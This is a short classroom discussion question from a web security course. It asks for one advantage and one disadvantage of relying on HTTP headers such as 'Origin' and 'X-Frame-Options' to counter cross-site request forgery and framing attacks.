In class, we discussed how new HTTP headers have been created to address web security concerns, including the “Origin” header for Cross-Site Request Forgery and the “X-Frame-Options” header to stop pages from being framed. What is one advantage and one disadvantage of using HTTP headers to solve web security issues?



Questions?

